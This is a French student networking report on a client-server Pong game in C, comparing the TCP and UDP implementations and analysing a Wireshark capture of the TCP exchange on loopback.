Polytech Sorbonne Université

RÉSEAUX EI4

Jeux client-serveur via socket en C

Rapport

Pong

Élève(s) :
Fernando COSTA LASMAR
Matheus SISTON GALDINO

Enseignant(s) :
Maria POTOP-BUTUCARU
Francesca FOSSATI

18 janvier 2026

Table des matières

1 Introduction

Ce projet consiste en l'implémentation d'un jeu Pong multijoueur en réseau, basé sur une architecture client–serveur utilisant deux protocoles de communication : TCP et UDP. L'objectif principal est de mettre en œuvre et d'illustrer les concepts fondamentaux de la programmation réseau, notamment l'utilisation des sockets TCP et UDP, la gestion de plusieurs connexions concurrentes, la synchronisation d'un état distribué et l'analyse comparative de l'impact de la latence et de la fiabilité dans des applications en temps réel.

Le projet est développé en langage C, exécuté dans un environnement Linux. Il comprend deux implémentations distinctes : une version TCP privilégiant la fiabilité des échanges, et une version UDP optimisée pour la réactivité et la performance. Cette approche comparative permet d'analyser les compromis entre garantie de livraison et latence minimale dans le contexte d'applications interactives. Le projet inclut également l'analyse du trafic réseau à l'aide d'outils tels que Wireshark, offrant ainsi une compréhension pratique des défis liés à la communication dans les jeux en réseau temps réel.

L'ensemble du projet est disponible sur le dépôt GitHub suivant :

`https://github.com/fcl2002/Pong-Client-Serveur`

2 Objectifs du Projet

L'objectif principal de ce projet est de mettre en œuvre un jeu *Pong* en réseau afin d'étudier de manière pratique les concepts fondamentaux de réseau.

Plus précisément, le projet vise à :

- Implémenter un serveur et des clients sous Linux en utilisant des sockets TCP ;
- Implémenter un serveur et des clients sous Linux en utilisant des sockets UDP ;
- Modifier le serveur afin qu'il puisse accepter et gérer simultanément plusieurs clients ;
- Capturer des traces d'exécution du jeu et analyser les échanges réseau à l'aide de l'outil Wireshark.
- Identifier et analyser des vulnérabilités de sécurité potentielles dans l'implémentation.

Ces objectifs permettent d'étudier le comportement des protocoles de transport TCP et UDP dans un contexte applicatif temps réel, d'analyser les échanges réseau générés par une application interactive, et d'évaluer les implications de sécurité liées aux choix d'implémentation.

3 Architecture du Système

3.1 Principes Généraux

Le système repose sur une architecture client-serveur classique dans laquelle le serveur possède une autorité complète sur l'état global du jeu. Ce choix architectural est essentiel pour garantir la cohérence de l'état du jeu et éviter toute divergence entre les perceptions des différents joueurs. Le serveur est l'unique responsable de la mise à jour de la logique

du jeu, tandis que les clients se limitent à l'envoi des entrées utilisateur et à l'affichage de l'état reçu.

Cette séparation stricte des responsabilités garantit que tous les joueurs partagent une vision cohérente de l'état du jeu à tout moment, éliminant ainsi les risques de désynchronisation ou de conflits d'état. Le modèle autoritaire choisi prévient également les tentatives de triche côté client, puisque les clients n'ont aucune capacité de modifier directement les variables du jeu.

3.2 Logique Centrale du Jeu

La logique du jeu a été implémentée dans un module complètement indépendant de toute couche réseau, encapsulé dans les fichiers `game.c` et `game.h`. Ce module est responsable de la gestion des raquettes (position, vitesse, limites de déplacement), du contrôle de la balle (mouvement, collisions, rebonds), de la détection des points et du calcul du score. La mise à jour discrète de l'état du jeu s'effectue à l'aide d'un système de ticks avec un delta time fixe, garantissant une évolution temporelle stable et prévisible.

Cette séparation stricte entre la logique du jeu et la communication réseau facilite la maintenance, permet des tests locaux sans réseau, et offre une flexibilité pour des extensions futures. Seul le serveur a accès à la fonction `game_step()`, garantissant ainsi le respect du modèle autoritaire. Les clients n'ont jamais accès direct aux fonctions de mise à jour de l'état, renforçant la sécurité et la cohérence du système.

3.3 Architecture TCP

Dans l'implémentation TCP, le serveur joue un rôle central et autoritaire. Toutes les décisions liées à la physique du jeu, aux collisions et au score sont prises exclusivement côté serveur. Chaque client établit une connexion TCP persistante avec le serveur, qui accepte jusqu'à deux connexions simultanées. Lors de la connexion, chaque client se voit attribuer automatiquement un rôle : le premier client connecté devient le joueur 1 (raquette gauche) et le second devient le joueur 2 (raquette droite).

Les échanges réseau sont bidirectionnels mais asymétriques. Les clients envoient uniquement leurs entrées clavier (monter, descendre, ou immobile) au serveur via des messages de type `MSG_INPUT`. Le serveur, quant à lui, renvoie périodiquement l'état complet du jeu à tous les clients connectés via des messages de type `MSG_STATE`. Cette architecture garantit que le serveur reste la seule source de vérité concernant l'état du jeu.

3.3.1 Serveur TCP (`server_tcp.c`)

Le serveur TCP, implémenté dans `server_tcp.c`, assure plusieurs responsabilités critiques. Il gère l'acceptation des connexions TCP entrantes, attribue automatiquement les rôles des joueurs, reçoit et traite les entrées envoyées par les clients, exécute périodiquement la logique du jeu via la fonction `game_step()`, et diffuse régulièrement l'état global du jeu à tous les clients connectés. Le serveur fonctionne dans une boucle principale avec un taux de rafraîchissement fixe d'environ 60 Hz, garantissant des mises à jour cohérentes et prévisibles de l'état du jeu.

3.3.2 Client TCP (`client_tcp.c`)

Du côté client, implémenté dans `client_tcp.c`, l'interaction utilisateur est optimisée pour le temps réel grâce à l'utilisation de la bibliothèque `termios`. Cette bibliothèque permet de configurer le terminal en mode raw, autorisant la capture immédiate des frappes clavier sans nécessité d'appuyer sur la touche Entrée. Les clients capturent les entrées clavier, les envoient immédiatement au serveur, reçoivent les états du jeu, et effectuent le rendu graphique dans le terminal via un affichage ASCII. Chaque client contrôle exclusivement sa propre raquette à l'aide des touches W (monter) et S (descendre).

Pour améliorer la réactivité perçue malgré la latence réseau inhérente au protocole TCP, une technique de prédiction locale (client-side prediction) a été implémentée. Lorsque le joueur appuie sur une touche, le client applique immédiatement le mouvement correspondant à sa propre raquette localement, sans attendre la confirmation du serveur. Lorsque l'état mis à jour arrive du serveur, le client effectue une réconciliation progressive entre la position prédite et la position autoritaire reçue, évitant ainsi les corrections brusques qui créeraient un effet de saccade visuelle (jittering).

3.3.3 Protocole de Communication

Le protocole de communication a été conçu pour être simple, efficace et adapté au modèle du jeu Pong. Trois types de messages distincts ont été définis pour orchestrer la communication entre clients et serveur.

Le message `MSG_HELLO` est envoyé par le serveur vers le client immédiatement après l'établissement de la connexion. Il contient l'identifiant du joueur (1 ou 2) et permet au client de savoir quelle raquette il contrôle. Ce message a une taille de 4 bytes et n'est envoyé qu'une seule fois lors de la phase d'initialisation.

Le message `MSG_INPUT` est envoyé par le client vers le serveur pour communiquer les actions du joueur. Il contient l'identifiant du joueur et la commande de mouvement (monter, descendre, ou immobile). Ce message a également une taille de 4 bytes et est envoyé à chaque changement d'état de l'input ou périodiquement selon l'implémentation.

Le message `MSG_STATE` est le plus important du protocole. Il est envoyé périodiquement par le serveur vers tous les clients connectés et contient l'état complet du jeu. Ce message de 26 bytes inclut la position et la vélocité de la balle (coordonnées x et y, composantes de vitesse vx et vy), la position des deux raquettes (gauche et droite), et le score des deux joueurs. La fréquence d'envoi est synchronisée avec le tick rate du serveur, soit environ 60 messages par seconde, garantissant une mise à jour fluide de l'affichage côté client.

3.3.4 Avantages pour ce Projet

L'utilisation de TCP présente plusieurs avantages significatifs dans le contexte de ce projet. Premièrement, la fiabilité garantie élimine toute complexité liée à la gestion de la perte de paquets. Le développeur n'a pas besoin d'implémenter de mécanismes de retransmission ou de détection de perte, car TCP s'en charge automatiquement au niveau de la couche transport. Cela simplifie considérablement le code applicatif et réduit les risques de bugs.

Deuxièmement, l'ordonnancement automatique des messages garantit que les événements du jeu sont traités dans l'ordre chronologique correct. Par exemple, si un joueur envoie rapidement deux inputs successifs (monter puis descendre), le serveur les recevra

nécessairement dans cet ordre, évitant des comportements erratiques ou imprévisibles de la raquette.

Troisièmement, la simplicité d'implémentation des sockets TCP permet de se concentrer sur la logique métier plutôt que sur les détails bas niveau de la communication réseau.

3.3.5 Limitations pour les Jeux Temps Réel

Malgré ses avantages, le protocole TCP présente des limitations importantes dans le contexte d'une application temps réel comme un jeu Pong. La principale limitation est la latence additionnelle introduite par les mécanismes de fiabilité. Chaque paquet envoyé doit être acquitté par le récepteur, ce qui ajoute un délai minimum équivalent au RTT (Round-Trip Time) du réseau. Dans un environnement loopback, ce délai est négligeable mais sur un réseau Internet typique, il peut atteindre millisecondes, voire davantage pour des connexions transcontinentales.

Le problème du head-of-line blocking constitue une limitation critique pour les applications temps réel. Si un paquet est perdu en cours de route, TCP bloque la livraison de tous les paquets suivants jusqu'à ce que le paquet perdu soit retransmis et reçu avec succès. Dans le contexte du jeu Pong, cela signifie qu'une perte de paquet peut entraîner un gel temporaire de l'affichage, même si des états plus récents ont déjà été reçus par la couche réseau. Cet effet est particulièrement perceptible sur des réseaux avec un taux de perte de paquets non négligeable.

L'overhead du protocole TCP est également problématique. Chaque paquet TCP contient un en-tête IP de 20 bytes et un en-tête TCP de 20 à 32 bytes, soit un total de 40 à 52 bytes d'overhead par paquet. Pour un message `MSG_STATE` de seulement 26 bytes de données utiles, cet overhead représente plus de 150% de la taille des données, ce qui est particulièrement inefficace. Sur un réseau à bande passante limitée, cet overhead peut devenir significatif.

Enfin, la nature du protocole TCP est fondamentalement inadaptée aux applications où seules les données les plus récentes importent. Dans un jeu Pong, si l'état du jeu est mis à jour 60 fois par seconde, chaque nouvel état rend le précédent obsolète. Il n'y a aucune valeur à garantir la livraison de tous les états intermédiaires si un état plus récent est déjà disponible. TCP, en garantissant la livraison de tous les paquets dans l'ordre, effectue un travail inutile qui ajoute de la latence sans bénéfice pour l'expérience utilisateur.

3.4 Architecture UDP

L'implémentation UDP adopte également une architecture client–serveur autoritaire, mais avec des caractéristiques fondamentalement différentes du TCP. Contrairement au TCP qui établit une connexion persistante, l'UDP utilise un protocole sans connexion (*connectionless*) où chaque paquet est envoyé de manière indépendante sans garantie de livraison ou d'ordre.




FIGURE 1 – 2 Clients UDP Game

3.4.1 Organisation générale

- Les clients communiquent avec le serveur via des datagrammes UDP ;
- Aucune connexion formelle n'est établie (pas de *handshake*) ;
- Chaque client est identifié par son adresse IP et port UDP ;
- Le serveur accepte jusqu'à deux clients simultanés ;
- Attribution des rôles basée sur l'ordre d'arrivée :
  - **Player 0** : raquette gauche ;
  - **Player 1** : raquette droite.

Les échanges réseau sont unidirectionnels et sans accusé de réception :

- Les clients envoient leurs **entrées** et des messages de *keepalive* périodiques ;
- Le serveur diffuse l'**état complet du jeu** à tous les clients actifs ;
- Aucune garantie de livraison ou d'ordre des paquets.

Cette architecture privilégie la **faible latence** et la **réactivité** au détriment de la garantie de livraison. Dans le contexte d'un jeu temps réel comme Pong, perdre occasionnellement un paquet d'état est acceptable puisque le prochain paquet contient l'état le plus récent qui rend l'ancien obsolète.

3.4.2 Serveur UDP (`server_udp.c`)

Le serveur UDP maintient l'autorité sur l'état du jeu tout en gérant la communication non connectée avec les clients. Ses responsabilités incluent :

- **Gestion des connexions non persistantes :** Identification des clients par leur adresse IP : port, sans établissement de connexion formelle ;
- **Attribution des rôles :** Assignation des Player IDs (0 et 1) basée sur l'ordre d'arrivée des premiers messages `MSG_CLIENT_CONNECT` ;

— **Détection de timeout :** Surveillance des clients inactifs (pas de messages reçus pendant 5 secondes) et marquage comme déconnectés ;
— **Réception des inputs :** Traitement des messages `MSG_CLIENT_INPUT` contenant les actions des joueurs ;
— **Mise à jour de l'état :** Exécution de `game_step()` à 60 Hz uniquement lorsque les deux joueurs sont connectés ;
— **Broadcast de l'état :** Envoi périodique de l'état complet via des datagrammes UDP à tous les clients actifs.

Mécanisme de démarrage du jeu : Le serveur initialise la structure du jeu immédiatement, mais ne commence à exécuter la simulation (`game_step()`) que lorsque les deux joueurs sont connectés. Cette approche évite que le jeu progresse avec un seul joueur.

Gestion de la déconnexion : Lorsqu'un joueur se déconnecte (message `MSG_CLIENT_DISCONNECT` ou timeout), le serveur :

1. Marque le client comme inactif ;
2. Arrête la simulation du jeu (`game_started = 0`) ;
3. Continue d'envoyer des broadcasts à 10 Hz pour informer le joueur restant du statut de connexion.

3.4.3 Client UDP (`client_udp.c`)

Les clients UDP fonctionnent comme des terminaux légers qui capturent les entrées et affichent l'état du jeu sans maintenir de connexion persistante. Leurs fonctions sont :

— **Communication sans connexion :** Envoi de datagrammes UDP au serveur sans établissement préalable de connexion ;
— **Identification :** Transmission du Player ID (0 ou 1, défini via argument en ligne de commande) dans chaque message ;
— **Capture d'entrée :** Lecture non-bloquante des commandes clavier (W/S) en mode *raw* via `termios` ;
— **Envoi des inputs :** Transmission immédiate des actions via `MSG_CLIENT_INPUT` et envoi périodique de *keepalive* toutes les secondes ;
— **Réception de l'état :** Traitement des datagrammes `MSG_SERVER_STATE` contenant l'état complet du jeu ;
— **Rendu ASCII :** Visualisation du jeu dans le terminal avec représentation des raquettes, de la balle et du score ;
— **Affichage du statut :** Indication visuelle lorsqu'un joueur est déconnecté ou en attente de connexion.

Absence de prédiction côté client : Contrairement à l'implémentation TCP, la version UDP ne fait pas de *client-side prediction*. Cette décision est justifiée par :

— La latence naturellement plus faible de l'UDP rend la prédiction moins nécessaire ;
— La simplicité d'implémentation permet de mieux observer les caractéristiques natives du protocole ;
— L'objectif pédagogique de comparer les deux protocoles dans leurs comportements bruts.

3.4.4 Protocole de Communication

Le protocole UDP personnalisé définit quatre types de messages :

MSG_CLIENT_CONNECT (1) : Envoyé par le client au démarrage pour s'identifier au serveur.

```
struct {
    uint8_t type;      // 1
    uint8_t player_id; // 0 ou 1
}
```

MSG_CLIENT_INPUT (2) : Envoyé par le client pour communiquer les actions du joueur.

```
struct {
    uint8_t type;      // 2
    uint8_t player_id; // 0 ou 1
    uint8_t input;     // INPUT_NONE, INPUT_UP, INPUT_DOWN
}
```

MSG_SERVER_STATE (3) : Broadcast du serveur contenant l'état complet du jeu.

```
struct {
    uint8_t type;              // 3
    float ball_x;              // Position X de la balle
    float ball_y;              // Position Y de la balle
    float paddle_left_y;       // Position Y de la raquette gauche
    float paddle_right_y;      // Position Y de la raquette droite
    int score_left;            // Score du joueur gauche
    int score_right;           // Score du joueur droit
    uint32_t tick;             // Numéro du tick actuel
    uint8_t player0_connected; // Statut de connexion du joueur 0
    uint8_t player1_connected; // Statut de connexion du joueur 1
} // Taille totale : ~50 bytes
```

MSG_CLIENT_DISCONNECT (4) : Envoyé par le client lors de la fermeture propre.

```
struct {
    uint8_t type; // 4
}
```

Compromis de design : Chaque message d'état contient l'état complet du jeu plutôt que des deltas (différences). Bien que cela consomme plus de bande passante (environ 50 octets par paquet), cette approche :

— Garantit que chaque paquet est auto-suffisant ;
— Élimine le besoin de reconstruction d'état en cas de perte de paquets ;
— Simplifie l'implémentation et améliore la robustesse.

Pour un jeu Pong à 60 Hz avec 2 clients, cela représente environ 6 KB/s par client, ce qui est négligeable pour les réseaux modernes.

4 Analyse avec Wireshark du Protocole TCP

4.1 Procédure de Test

Les tests ont été réalisés dans un environnement WSL (Windows Subsystem for Linux) sur l'interface loopback (127.0.0.1). Cette configuration permet une capture simple et complète du trafic tout en éliminant les variables liées à un réseau physique, facilitant ainsi l'analyse pédagogique des échanges.

Dans un premier terminal, le serveur TCP a été lancé avec la commande `./server_tcp`, configuré pour écouter sur le port 8080. L'outil Wireshark a été démarré sur la machine Windows hôte, configuré pour capturer le trafic sur l'interface loopback avec un filtre de capture `tcp.port == 8080` pour ne conserver que les paquets pertinents. Dans deux terminaux séparés, deux clients ont été lancés successivement avec la commande `./client_tcp`. Une partie de Pong d'environ 10 secondes a été jouée, durant laquelle les joueurs ont effectué des mouvements de raquettes et marqué quelques points. Enfin, la capture Wireshark a été arrêtée et sauvegardée pour analyse détaillée.




FIGURE 2 – Three-way handshake du protocole TCP

4.2 Établissement des Connexions

Les traces montrent clairement le processus d'établissement de connexion TCP pour chaque client. Pour le premier client, trois paquets sont échangés en l'espace de 37 microsecondes. Le paquet initial (SYN) est envoyé depuis le port source 54756 vers le port destination 8080 avec un numéro de séquence initial de 0 et une taille de fenêtre de 65495 bytes. Le serveur répond 23 microsecondes plus tard avec un paquet SYN-ACK confirmant la demande de connexion. Enfin, le client complète le handshake avec un paquet ACK 14 microsecondes après, établissant la connexion bidirectionnelle.


4.3 Types de Messages et Structure des Échanges

L'observation des paquets contenant des données permet d'identifier clairement les trois types de messages du protocole. Les messages `MSG_HELLO`, d'une taille de 4 bytes, sont observés dans les paquets 4 et 11, correspondant respectivement à l'attribution de l'identifiant au premier et au second client. Ces messages sont envoyés immédiatement après l'établissement de la connexion TCP.

Les messages `MSG_INPUT`, également de 4 bytes, sont identifiables par leur direction (client vers serveur) et leur fréquence variable. Par exemple, les paquets 7, 13 et 16 contiennent des inputs de joueurs, envoyés à des moments irréguliers correspondant aux actions réelles des joueurs. La fréquence d'envoi dépend de l'activité du joueur : un joueur immobile génère peu ou pas de messages, tandis qu'un joueur effectuant des mouvements rapides peut en générer plusieurs dizaines par seconde.

Les messages `MSG_STATE` sont les plus volumineux avec 26 bytes de données. Ils sont envoyés régulièrement par le serveur vers les clients, comme observé dans les paquets 6, 15, 17 et suivants. L'analyse temporelle de ces paquets confirme une fréquence d'envoi proche

de 60 Hz, cohérente avec le tick rate du serveur. Ces messages contiennent l'intégralité de l'état du jeu : positions et vélocités de la balle, positions des deux raquettes, et scores des deux joueurs.



tcp.port == 8080

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	74	54756 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3126718801 TSecr=0 WS=128
2	0.000023	127.0.0.1	127.0.0.1	TCP	74	8080 → 54756 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=3126718801 TSecr=3126718801 WS=128
3	0.000037	127.0.0.1	127.0.0.1	TCP	66	54756 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3126718801 TSecr=3126718801
4	0.000181	127.0.0.1	127.0.0.1	TCP	70	8080 → 54756 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=4 TSval=3126718801 TSecr=3126718801
5	0.000208	127.0.0.1	127.0.0.1	TCP	66	54756 → 8080 [ACK] Seq=1 Ack=5 Win=65536 Len=0 TSval=3126718801 TSecr=3126718801
6	0.600894	127.0.0.1	127.0.0.1	TCP	70	54756 → 8080 [PSH, ACK] Seq=1 Ack=5 Win=65536 Len=4 TSval=3126719402 TSecr=3126718801
7	0.600911	127.0.0.1	127.0.0.1	TCP	66	8080 → 54756 [ACK] Seq=5 Ack=5 Win=65536 Len=0 TSval=3126719402 TSecr=3126719402
8	6.445070	127.0.0.1	127.0.0.1	TCP	74	42718 → 8080 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=3126725246 TSecr=0 WS=128
9	6.445082	127.0.0.1	127.0.0.1	TCP	74	8080 → 42718 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=3126725246 TSecr=3126725246 WS=128
10	6.445091	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3126725246 TSecr=3126725246
11	6.445190	127.0.0.1	127.0.0.1	TCP	70	8080 → 42718 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=4 TSval=3126725246 TSecr=3126725246
12	6.445213	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=5 Win=65536 Len=0 TSval=3126725246 TSecr=3126725246
13	6.445274	127.0.0.1	127.0.0.1	TCP	92	8080 → 54756 [PSH, ACK] Seq=5 Ack=5 Win=65536 Len=26 TSval=3126725246 TSecr=3126719402
14	6.445293	127.0.0.1	127.0.0.1	TCP	66	54756 → 8080 [ACK] Seq=5 Ack=31 Win=65536 Len=0 TSval=3126725246 TSecr=3126725246
15	6.445299	127.0.0.1	127.0.0.1	TCP	92	8080 → 42718 [PSH, ACK] Seq=5 Ack=1 Win=65536 Len=26 TSval=3126725246 TSecr=3126725246
16	6.445301	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=31 Win=65536 Len=0 TSval=3126725246 TSecr=3126725246
17	6.462274	127.0.0.1	127.0.0.1	TCP	92	8080 → 54756 [PSH, ACK] Seq=31 Ack=5 Win=65536 Len=26 TSval=3126725263 TSecr=3126725246
18	6.462291	127.0.0.1	127.0.0.1	TCP	92	8080 → 42718 [PSH, ACK] Seq=31 Ack=1 Win=65536 Len=26 TSval=3126725263 TSecr=3126725246
19	6.462293	127.0.0.1	127.0.0.1	TCP	70	54756 → 8080 [PSH, ACK] Seq=5 Ack=31 Win=65536 Len=4 TSval=3126725263 TSecr=3126725246
20	6.462300	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=57 Win=65536 Len=0 TSval=3126725263 TSecr=3126725263
21	6.462300	127.0.0.1	127.0.0.1	TCP	66	8080 → 54756 [ACK] Seq=57 Ack=9 Win=65536 Len=0 TSval=3126725263 TSecr=3126725263
22	6.479181	127.0.0.1	127.0.0.1	TCP	92	8080 → 42718 [PSH, ACK] Seq=57 Ack=1 Win=65536 Len=26 TSval=3126725280 TSecr=3126725263
23	6.479192	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=83 Win=65536 Len=0 TSval=3126725280 TSecr=3126725280
24	6.479274	127.0.0.1	127.0.0.1	TCP	70	54756 → 8080 [PSH, ACK] Seq=9 Ack=57 Win=65536 Len=4 TSval=3126725280 TSecr=3126725263
25	6.479282	127.0.0.1	127.0.0.1	TCP	92	8080 → 54756 [PSH, ACK] Seq=57 Ack=13 Win=65536 Len=26 TSval=3126725280 TSecr=3126725280
26	6.496132	127.0.0.1	127.0.0.1	TCP	92	8080 → 42718 [PSH, ACK] Seq=83 Ack=1 Win=65536 Len=26 TSval=3126725297 TSecr=3126725280
27	6.496142	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=109 Win=65536 Len=0 TSval=3126725297 TSecr=3126725297
28	6.496273	127.0.0.1	127.0.0.1	TCP	70	54756 → 8080 [PSH, ACK] Seq=13 Ack=83 Win=65536 Len=4 TSval=3126725297 TSecr=3126725280
29	6.496281	127.0.0.1	127.0.0.1	TCP	92	8080 → 54756 [PSH, ACK] Seq=83 Ack=17 Win=65536 Len=26 TSval=3126725297 TSecr=3126725297
30	6.513254	127.0.0.1	127.0.0.1	TCP	92	8080 → 42718 [PSH, ACK] Seq=109 Ack=1 Win=65536 Len=26 TSval=3126725314 TSecr=3126725297
31	6.513271	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=135 Win=65536 Len=0 TSval=3126725314 TSecr=3126725314
32	6.513400	127.0.0.1	127.0.0.1	TCP	70	54756 → 8080 [PSH, ACK] Seq=17 Ack=109 Win=65536 Len=4 TSval=3126725314 TSecr=3126725297
33	6.513416	127.0.0.1	127.0.0.1	TCP	92	8080 → 54756 [PSH, ACK] Seq=109 Ack=21 Win=65536 Len=26 TSval=3126725314 TSecr=3126725314
34	6.530227	127.0.0.1	127.0.0.1	TCP	92	8080 → 42718 [PSH, ACK] Seq=135 Ack=1 Win=65536 Len=26 TSval=3126725331 TSecr=3126725314
35	6.530250	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=161 Win=65536 Len=0 TSval=3126725331 TSecr=3126725331
36	6.530496	127.0.0.1	127.0.0.1	TCP	70	54756 → 8080 [PSH, ACK] Seq=21 Ack=135 Win=65536 Len=4 TSval=3126725331 TSecr=3126725314
37	6.530521	127.0.0.1	127.0.0.1	TCP	92	8080 → 54756 [PSH, ACK] Seq=135 Ack=25 Win=65536 Len=26 TSval=3126725331 TSecr=3126725331
38	6.547340	127.0.0.1	127.0.0.1	TCP	92	8080 → 42718 [PSH, ACK] Seq=161 Ack=1 Win=65536 Len=26 TSval=3126725348 TSecr=3126725331
39	6.547353	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=187 Win=65536 Len=0 TSval=3126725348 TSecr=3126725348
40	6.547610	127.0.0.1	127.0.0.1	TCP	70	54756 → 8080 [PSH, ACK] Seq=25 Ack=161 Win=65536 Len=4 TSval=3126725348 TSecr=3126725331
41	6.547622	127.0.0.1	127.0.0.1	TCP	92	8080 → 54756 [PSH, ACK] Seq=161 Ack=29 Win=65536 Len=26 TSval=3126725348 TSecr=3126725348
42	6.564402	127.0.0.1	127.0.0.1	TCP	92	8080 → 42718 [PSH, ACK] Seq=187 Ack=1 Win=65536 Len=26 TSval=3126725365 TSecr=3126725348
43	6.564457	127.0.0.1	127.0.0.1	TCP	66	42718 → 8080 [ACK] Seq=1 Ack=213 Win=65536 Len=0 TSval=3126725365 TSecr=3126725365
44	6.564898	127.0.0.1	127.0.0.1	TCP	70	54756 → 8080 [PSH, ACK] Seq=29 Ack=187 Win=65536 Len=4 TSval=3126725366 TSecr=3126725348
45	6.564912	127.0.0.1	127.0.0.1	TCP	92	8080 → 54756 [PSH, ACK] Seq=187 Ack=33 Win=65536 Len=26 TSval=3126725366 TSecr=3126725366
